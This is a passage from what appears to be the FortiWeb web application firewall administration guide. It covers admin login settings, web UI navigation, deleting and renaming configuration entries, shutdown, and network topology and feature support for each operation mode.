<b>Enable Single Admin User login</b>	<p>To prevent inadvertent configuration overwrites or conflicts, enable to allow only one session from one administrator account to be logged in at any given time. If a second administrator attempts to log in while another administrator is already logged in (or if the same administrator attempts to start a second concurrent session), the second administrator will receive an error message:</p> <p>Too many bad login attempts or reached max number of logins. Please try again in a few minutes. Login aborted.</p> <p>When multiple administrators simultaneously modify the same part of the configuration, they each edit a copy of the current, saved state of the configuration. As each administrator makes changes, FortiWeb does <b>not</b> update the other administrators' working copies. Each administrator may therefore make conflicting changes without being aware of the other. The FortiWeb appliance will only use whichever administrator's configuration is saved last.</p> <p>If only one administrator can log in, this problem cannot occur.</p> <p>Disable to allow multiple administrators to be logged in. In this case, administrators should communicate with each other to avoid overwriting each other's changes.</p>
<b>Enable Strong Passwords</b>	<p>Enable to enforce strong password rules for administrator accounts. If the password entered is not strong enough when a new administrator account is created, an error message appears and you are prompted to re-enter a stronger password.</p> <p>Strong passwords have the following characteristics:</p> <ul style="list-style-type: none"> <li>• are between 8 and 16 characters in length</li> <li>• contain at least one upper case and one lower case letter</li> <li>• contain at least one numeric</li> <li>• contain at least one non-alphanumeric character</li> </ul>

3. Click *Apply*.

**See also**

- [Configuring the network interfaces](#)

## Buttons, menus, & the displays

Figure 8: Web UI parts

Navigation menu      Submenu      Toolbar      Content pane (may contain tabs or sub-panes)      Dashboard widget

The screenshot shows the FortiWeb VM web interface. On the left is a navigation menu with categories like System, User, Policy, Server Objects, Application Delivery, Web Protection, DoS Protection, IP Reputation, Auto Learn, Web Vulnerability Scan, and Log&Report. The 'System' category is expanded to show 'Status' and 'Policy Status'. The main content area is titled 'Add Content' and contains several sections: 'System Information' with fields like Host Name, Serial Number, Operation Mode, HA Status, System Time, Firmware Version, System Uptime, and Administrative Domain; 'FortiGuard Information' with details for VM License, Registration, FortiWeb FortiGuard Subscription Services, FortiWeb Security Service, FortiWeb Antivirus Service, and FortiWeb IP Reputation Service; and a 'CLI Console' section which is currently not connected. On the right side, there is a 'System Resources' dashboard widget with three gauges for CPU Usage (0%), Memory Usage (37%), and Log Disk Usage (0%). Below this is a 'Real Time Monitor' section with an 'HTTP Throughput Monitor' chart and an 'Attack Event History' section with a time interval dropdown set to '1 hour'.

A navigation menu is located on the left side of the web UI. To expand a menu item, simply click it. To expand a submenu item click the + button located next to the submenu name, or click the submenu name itself. To view the pages located within a submenu, click the name of the page.



Do not use your browser's *Back* button to navigate — pages may not operate correctly. Instead, use the navigation menu, tabs, and buttons within the pages of the web UI.

To expand or collapse an area of the menu, click the name of the area itself. Within each area may be multiple submenus. To expand or collapse a submenu, click the + or - button next to the submenu name, or click the name of the submenu itself.

Within each submenu may be one or more tabs or sub-panes, which are displayed to the right of the navigation menu, in the content pane. At the top of the content pane is a toolbar. The toolbar contains buttons that enable you to perform operations on items displayed in the content pane, such as importing or deleting entries.

Each tab or pane (per “Permissions” on page 52) displays or allows you to modify settings, using a similar set of buttons.

**Table 6:** Common buttons and menus

Icon	Description
	Click to collapse a visible area.
	Click to expand a hidden area.
	Click to view the first page’s worth of records within the tab. or pane If this button is grey, you are already viewing the first page.
	Click to view the page’s worth of records that is 10 pages previous to the currently displayed page. If this button is grey, you are viewing the first page.
	Click to view the previous page’s worth of records within the tab or pane. If this button is grey, you are viewing the first page.
	To go to a specific page number, type the page number in the field and press Enter. The total number of pages depends on the number of records per page.
	Click to view the next page’s worth of records within the tab or pane. If this button is grey, you are viewing the last page.
	Click to view the page’s worth of records that is 10 pages after the currently displayed page. If this button is grey, you are viewing the first page.
	Click to view the last page’s worth of records within the tab or pane. If this button is grey, you are already viewing the last page.
	Click to filter out entries in the page based upon match criteria for each column. If this button is green, the filter is currently enabled.
 Create New	Click to create a new entry using only typical default values as a starting point.

**Table 6:** Common buttons and menus

Icon	Description
 Clone	Click to create a new entry by duplicating an existing entry. To use this button, you must first mark a check box to select an existing entry upon which the new entry will be based.
 Delete	Click to remove an existing entry. To use this button, you must first mark a check box to select which existing entry you want to remove. To delete multiple entries, either mark the check boxes of each entry that you want to delete, then click <i>Delete</i> . This button may not always be available. See <a href="#">“Deleting entries” on page 62</a> .

Common buttons are **not** described in subsequent sections of this Administration Guide.

Some pages have unique buttons, or special behaviors associated with common buttons. Those buttons are described in their corresponding section of the Administration Guide.

**See also**

- [Deleting entries](#)
- [Renaming entries](#)

**Deleting entries**

To delete a part of the configuration, you must first remove all references to it.

For example, if you selected a profile named “Profile1” in a policy named “PolicyA”, that policy references “Profile1” and requires it to exist. Therefore the appliance will **not** allow you to delete “Profile1” **until** you have reconfigured “PolicyA” (and any other references) so that “Profile1” is no longer required and may be safely deleted.



**Back up the configuration before deleting any part of the configuration.** Deleted items cannot be recovered unless you upload a backup copy of the previous configuration. See [“Backups” on page 216](#) and [“Restoring a previous configuration” on page 220](#).



If you do not know where your configuration refers to the entry that you want to delete, to find the references, you can download a backup of the configuration and use a plain text editor to search for the entry’s name.



Predefined entries included with the firmware cannot be deleted.

### See also

- [Buttons, menus, & the displays](#)
- [Renaming entries](#)

## Renaming entries

In the web UI, each entry's name is not editable after you create and save it.

For example, let's say you create a policy whose *Name* is "PolicyA". While configuring the policy, you change your mind about the policy's name a few times, and ultimately you change the *Name* to "Blog-Policy". Finally, you click OK to save the policy. Afterwards, if you edit the policy, most settings can be changed. However, *Name* is greyed-out, and **cannot** any longer be changed.

While you cannot edit *Name*, you can achieve the same effect by other means.

### To rename an entry



Alternatively, if you need to rename an item that is **only** referenced in the core configuration file, you can download a backup copy, use a plain text editor to find and replace the entry's old name, then restore the modified configuration backup file to the appliance. Where there are many references, this may save time.

1. Clone the entry, supplying the new name.
2. In **all** areas of the configuration that refer to the old name, replace the old entry name by selecting the new name.



If you do not know where your configuration refers to the entry that you want to delete, to find the references, you can download a backup of the configuration and use a plain text editor to search for the entry's name.

3. Delete the item with the old name.

### See also

- [Buttons, menus, & the displays](#)
- [Deleting entries](#)

## Shutdown

**Always** properly shut down the FortiWeb appliance's operating system **before** turning off the power switch or unplugging it. This causes it to finish writing any buffered data, and to correctly spin down and park the hard disks.



Do not unplug or switch off the FortiWeb appliance without first halting the operating system. Failure to do so could cause data loss and hardware damage.

### To power off the FortiWeb appliance

1. Access the CLI or web UI. For details, see “Connecting to the web UI or CLI” on page 78.

2. From the CLI console, enter the following command:


```
execute shutdown
```

Alternatively, if you are connected to the web UI, go to *System > Status > Status*, and in the *Operation* widget, click *Shut Down*.

You may be able to hear the appliance become more quiet when the appliance halts its hardware and operating system, indicating that power can be safely disconnected.

3. For hardware appliances, press the power button if there is one. Power supplies and switches vary by hardware model. On some, you will press the power button. On others, you will flip the switch to either the off (O) or on (I) position. When power is connected and the hardware is started, the power indicator LEDs should light. For details, see the LED specifications in the QuickStart Guide for your model.

**Figure 9:** Turning off the system



For FortiWeb-VM, in the hypervisor or VM manager, power off the virtual machine.

4. Disconnect the power cable from the power supply.

# How to set up your FortiWeb

These instructions will guide you to the point where you have a simple, verifiably working installation.

From there, you can begin to use optional features and fine-tune your configuration.

If you are deploying gradually, you may want to initially install your FortiWeb in offline protection mode during the transition phase. In this case, you may need to complete “[How to set up your FortiWeb](#)” multiple times: once for offline protection mode, then again when you switch to your permanent choice of operation modes. See “[Switching out of offline protection mode](#)” on [page 215](#).

Time required to deploy varies by:

- Number of your web applications
- Complexity of your web applications
- If you will use auto-learning to assist you in initial configuration, the volume and usage patterns of your web traffic

## Appliance vs. VMware

Installation workflow varies depending on whether you are installing FortiWeb as a physical appliance or as a virtual machine.

To install a physical FortiWeb appliance, follow the instructions in “[How to set up your FortiWeb](#)” sequentially.

To install a virtual appliance, FortiWeb-VM, first follow the [FortiWeb-VM Install Guide](#), then continue with “[How to set up your FortiWeb](#)”.

## Registering your FortiWeb

Before you begin, take a moment to register your Fortinet product at the Fortinet Technical Support web site:

<https://support.fortinet.com>


**Many Fortinet customer services such as firmware updates, technical support, and FortiGuard services require product registration.**

For more information, see the Fortinet Knowledge Base article [Registration Frequently Asked Questions](#).

## Planning the network topology

To receive traffic intended for web servers that your FortiWeb appliance will protect, you usually must install the FortiWeb appliance between the web servers and all clients that access them.

The network configuration should make sure that all network traffic destined for the web servers must first pass to or through the FortiWeb appliance (depending on your operation mode). Usually, clients access web servers from the Internet through a firewall such as a FortiGate, so the FortiWeb appliance should be installed between the web servers and the firewall.



Install a general purpose firewall such as FortiGate in addition to the FortiWeb appliance. Failure to do so could leave your web servers vulnerable to attacks that are not HTTP/HTTPS-based. FortiWeb appliances are **not** general-purpose firewalls, and, if you enable IP-based forwarding, will allow non-HTTP/HTTPS traffic to pass through without inspection.

Ideally, control and protection measures should **only** allow **web** traffic to reach FortiWeb and your web servers. FortiWeb and FortiGate complement each other to improve security.

Other topology details and features vary by the mode in which the FortiWeb appliance will operate. For example, FortiWeb appliances operating in offline protection mode or either of the transparent modes cannot do network address translation (NAT) or load-balancing; FortiWeb appliances operating in reverse proxy mode can.

### External load balancers: before or after?

Usually you should **deploy FortiWeb in front of your load balancer** (such as FortiBalancer, FortiADC, or any other device that applies source NAT), so that FortiWeb is between the load balancer and the clients. This has important effects:

- Simplified configuration
- Unscanned traffic will not reach your load balancer, improving its performance and security
- At the IP layer, from FortiWeb's perspective, HTTP requests will correctly appear to originate from the real client's IP address, **not** (due to SNAT) your load balancer

Otherwise, attackers' and legitimate clients' IP addresses may be hidden by the load balancer.



Alternatively, depending on the features that you require, you may be able to use FortiWeb's built-in load balancing features instead. See "[Load Balancing Algorithm](#)" on page 270.

Figure 10: Example network topology: Load balancer **after** FortiWeb





Figure 11: Example network topology: Load balancer **before** FortiWeb, **no X-headers** (misconfiguration)



To prevent that, you must configure your devices to compensate for that topology if FortiWeb is behind your load balancer:

- Configure your load balancer so that it does **not** multiplex HTTP requests from multiple different clients into each TCP connection with FortiWeb.

FortiWeb often applies blocking at the TCP/IP connection level, which could result in blocking innocent HTTP requests if the load balancer is transmitting them within the same TCP connection as an attack. It could therefore appear to cause intermittent failed requests.


- Configure your load balancer to insert or append to an X-Forwarded-For:, X-Real-IP:, or other HTTP X-header. Also configure FortiWeb to find the original attacker's or client's IP

address in that HTTP header, **not** in the IP session (see “Defining your proxies, clients, & X-headers” on page 283).



Some features do not support using client IPs found in the X-header. See “Defining your proxies, clients, & X-headers” on page 283.

**Figure 12:** Example network topology: Load balancer **before** FortiWeb **with X-headers**



- Do **not** set any *Action* to *Period Block* if the load balancer, or any other device in front of FortiWeb, applies SNAT **unless** you have configured blocking based upon HTTP X-headers. Period blocking based upon the source IP address at the IP layer will cause innocent requests forwarded by the SNAT device after an attack to be blocked until the blocking period expires. It could therefore appear to cause intermittent service outages.

## How to choose the operation mode

Many things, including:

- supported FortiWeb features
- required network topology
- positive/negative security model
- web server configuration

vary by the operation mode. **Choose the mode that best matches what you and your customers need.** Considerations are discussed in “Supported features in each operation mode” and “Matching topology with operation mode & HA mode” on page 70.

**Because this is such a pivotal factor, consider the implications carefully before you make your choice.** It can be time-consuming to reconfigure your network if you switch modes later.



If you are not sure which operation mode is best for you, you can deploy in offline protection mode temporarily. This will allow you to implement some features and gather auto-learning data while you decide.

### Supported features in each operation mode

Many features work regardless of the operation mode that you choose. For some features, support varies by the operation mode and, in some cases, varies by HTTP or HTTPS protocol. SSL/TLS, for example, inherently requires HTTPS. Similarly, rewriting inherently requires an inline topology and synchronous processing, and therefore is only supported in modes that work that way.

**For the broadest feature support, choose reverse proxy mode.**

If you require a feature that is **not** supported in your chosen operation mode, such as DoS protection or SSL/TLS offloading, your web server or another network appliance will need to be configured to provide that feature. The table below lists the features that are **not** universally supported in all modes/protocols.

**Table 7:** Feature support that varies by operation mode

Feature	Operation mode				
	Reverse proxy	True transparent proxy		Transparent inspection	Offline protection
		HTTP	HTTPS		
Bridges / V-zones	No	Yes	Yes	Yes	No
Caching	Yes	Yes	Yes	No	No
Client Certificate Verification	Yes	Yes	Yes	No	No
Config. Sync (Non-HA)	Yes ^	Yes	Yes	Yes	Yes
Cookie Poisoning Prevention	Yes	Yes	Yes	No	No
DoS Protection	Yes	Yes	Yes	No ‡	No ‡
Error Page Customization	Yes	Yes	Yes	No	No
Fail-to-wire	No	Yes	Yes	Yes	No
File Compression	Yes	Yes	Yes	No	No
Hidden Input Constraints	Yes	Yes	Yes	No	No
HA	Yes	Yes	Yes	Yes	No

**Table 7:** Feature support that varies by operation mode

Feature	Operation mode				
	Reverse proxy	True transparent proxy		Transparent inspection	Offline protection
		HTTP	HTTPS		
Information Disclosure Prevention (Anti-Server Fingerprinting)	Yes	Yes	Yes	Yes §	Yes
Page Order Rules	Yes	Yes	Yes	No	No
Rewriting / Redirection	Yes	Yes	Yes	No	No
Session Management	Yes	Yes *	Yes *	Yes *	Yes *
Site Publishing	Yes	Yes	Yes	No	No
SSL/TLS Offloading	Yes	N/A	Yes	No	No
SSLv3 Support	Yes	N/A	Yes ~	Yes ~¶	Yes ~¶
SSLv2 Support	Yes	N/A	Yes	No	No
Start Page Enforcement	Yes	Yes	Yes	No	No
User Authentication	Yes	Yes #	Yes	No	No
X-Forwarded-For: Support	Yes	Yes	Yes	No	No

^ Full configuration sync is not supported in reverse proxy mode.

‡ TCP SYN cookie flood prevention is supported.

§ Only the *Alert* action is supported.

\* Requires that your web application have session IDs. See [Session Key](#).

~ DSA-encrypted server certificates are not supported.

¶ Diffie-Hellman key exchanges are not supported.

# PKI authentication requires HTTPS.

### Matching topology with operation mode & HA mode

**Required physical topology varies by your choice of operation mode.** It also varies depending on whether you will operate a high availability (HA) cluster of FortiWeb appliances. You may need to consider 1 or 2 of the next sections:

- [Topology for reverse proxy mode](#)
- [Topology for either of the transparent modes](#)
- [Topology for offline protection mode](#)
- [Topologies for high availability \(HA\) clustering](#)

## Topology for reverse proxy mode

This is the default operation mode, and the most common. Most features are supported (see “Supported features in each operation mode” on page 69).


Requests are destined for a virtual server’s network interface and IP address on FortiWeb, **not** a web server directly. FortiWeb usually applies **full NAT**.



DNS A/AAAA record changes may be required in reverse proxy mode due to NAT. Also, servers will see the IP of FortiWeb, **not** the source IP of clients, **unless** you configure FortiWeb to insert/append to an HTTP X-header such as `X-Forwarded-For`:. Verify that the server does not apply source IP-based features such as rate limiting or geographical analysis, or, alternatively, that it can be configured to find the original client’s source IP address in an HTTP X-header.

If you want to deploy without any IP and DNS changes to the existing network, consider either of the transparent modes instead.

**Figure 13:** Example network topology: reverse proxy mode




FortiWeb applies the first applicable policy, then forwards permitted traffic to a web server. FortiWeb logs, blocks, or modifies violations according to the matching policy.

Figure 13 shows an example network topology for reverse proxy mode. A client accesses two web servers over the Internet through a FortiWeb appliance. A firewall is installed between FortiWeb and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator’s computer. Port2 is connected to the firewall. Port3 is connected to a switch, which is connected to the web servers. The FortiWeb appliance provides load-balancing between the two web servers.

Alternatively, [Figure 14](#) shows multiple protocols originating from the client. Only HTTP/HTTPS is routed through FortiWeb for additional scanning and processing before arriving at the servers.

**Figure 14:**Example network topology: one-arm with reverse proxy mode



Virtual servers can be on the same subnet as physical servers. This is one way to create a one-arm HTTP proxy. For example, the virtual server 192.0.2.1/24 could forward to the physical server 192.0.2.2.

However, this is often not recommended. Unless your network's routing configuration prevents it, it could allow clients that are aware of the physical server's IP address to bypass the FortiWeb appliance by accessing the physical server directly.



By default when in reverse proxy mode, FortiWeb will **not forward non-HTTP/HTTPS traffic** to from virtual servers to your protected back-end servers. (IP-based forwarding/routing of unscanned protocols is disabled.)

If you must forward FTP, SSH, or other protocols to your back-end servers, Fortinet recommends that you do **not** deploy FortiWeb inline. Instead, use FortiGate VIP port forwarding to scan then send FTP, SSH, etc. protocols directly to the servers, bypassing FortiWeb. Deploy FortiWeb in a one-arm topology where FortiWeb receives **only** HTTP/HTTPS from the FortiGate VIP/port forwarding, then relays it to your web servers. Carefully test to verify that **only** firewalled traffic reaches your web servers.

If this is not possible, and you require FortiWeb to route non-HTTP protocols above the TCP layer, you may be able to use the `config router setting` command. See the [FortiWeb CLI Reference](#). For security and performance reasons, this is not recommended.

## Topology for either of the transparent modes

**No changes to the IP address scheme of the network are required.** Requests are destined for a web server, **not** the FortiWeb appliance. More features are supported than offline protection mode, but fewer than reverse proxy, and may vary if you use HTTPS (see also “Supported features in each operation mode” on page 69).

Unlike with reverse proxy mode, with both transparent modes, web servers **will** see the source IP address of clients.

You can configure VLAN subinterfaces on FortiWeb, or omit IP address configuration entirely and instead assign a network port to be a part of a Layer 2-only bridge.



In both transparent modes, the appliance will **forward non-HTTP/HTTPS protocols**. (That is, routing /IP-based forwarding for unscanned protocols is supported.) This facilitates pass-through of other protocols such as FTP or SSH that may be necessary for a true drop-in, transparent solution.

**Figure 15:** Example network topology: transparent modes




Figure 15 shows one example of network topology for either true transparent proxy or transparent inspection mode. A client accesses a web server over the Internet through a FortiWeb appliance. A firewall is installed between the FortiWeb appliance and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port3 is connected to the firewall. Port4 is connected to the web servers. Port3 and port4 have no IP address of their own, and act as a V-zone (bridge). Because port3 and port4 have hardware support for fail-to-wire, this topology also gives you the option of configuring fail-open behavior in the event of FortiWeb power loss.

True transparent proxy mode and transparent inspection mode are the same in topology aspect, but due to differences in the mode of interception, they do have a few important behavioral differences:

- **True transparent proxy** — FortiWeb **transparently proxies** the traffic arriving on a network port that belongs to a Layer 2 bridge, applies the first applicable policy, and lets permitted traffic pass through. FortiWeb logs, blocks, or modifies violations according to the matching policy and its protection profile. This mode supports user authentication via HTTP but **not** HTTPS.
- **Transparent inspection** — FortiWeb **asynchronously inspects** traffic arriving on a network port that belongs to a Layer 2 bridge, applies the first applicable policy, and lets permitted traffic pass through. (Because it is asynchronous, it minimizes latency.) FortiWeb logs or blocks traffic according to the matching policy and its protection profile, but does **not**

otherwise modify it. (It cannot, for example, offload SSL, load-balance connections, or support user authentication.)



Unlike in reverse proxy mode or true transparent proxy mode, actions other than *Alert cannot* be guaranteed to be successful in transparent inspection mode. The FortiWeb appliance will attempt to block traffic that violates the policy. However, due to the nature of asynchronous inspection, the client or server may have already received the traffic that violated the policy.

## Topology for offline protection mode

“Out-of-band” is an appropriate descriptor for this mode. Minimal changes are required. It does not introduce any latency. However, many features are not supported (see “Supported features in each operation mode” on page 69).

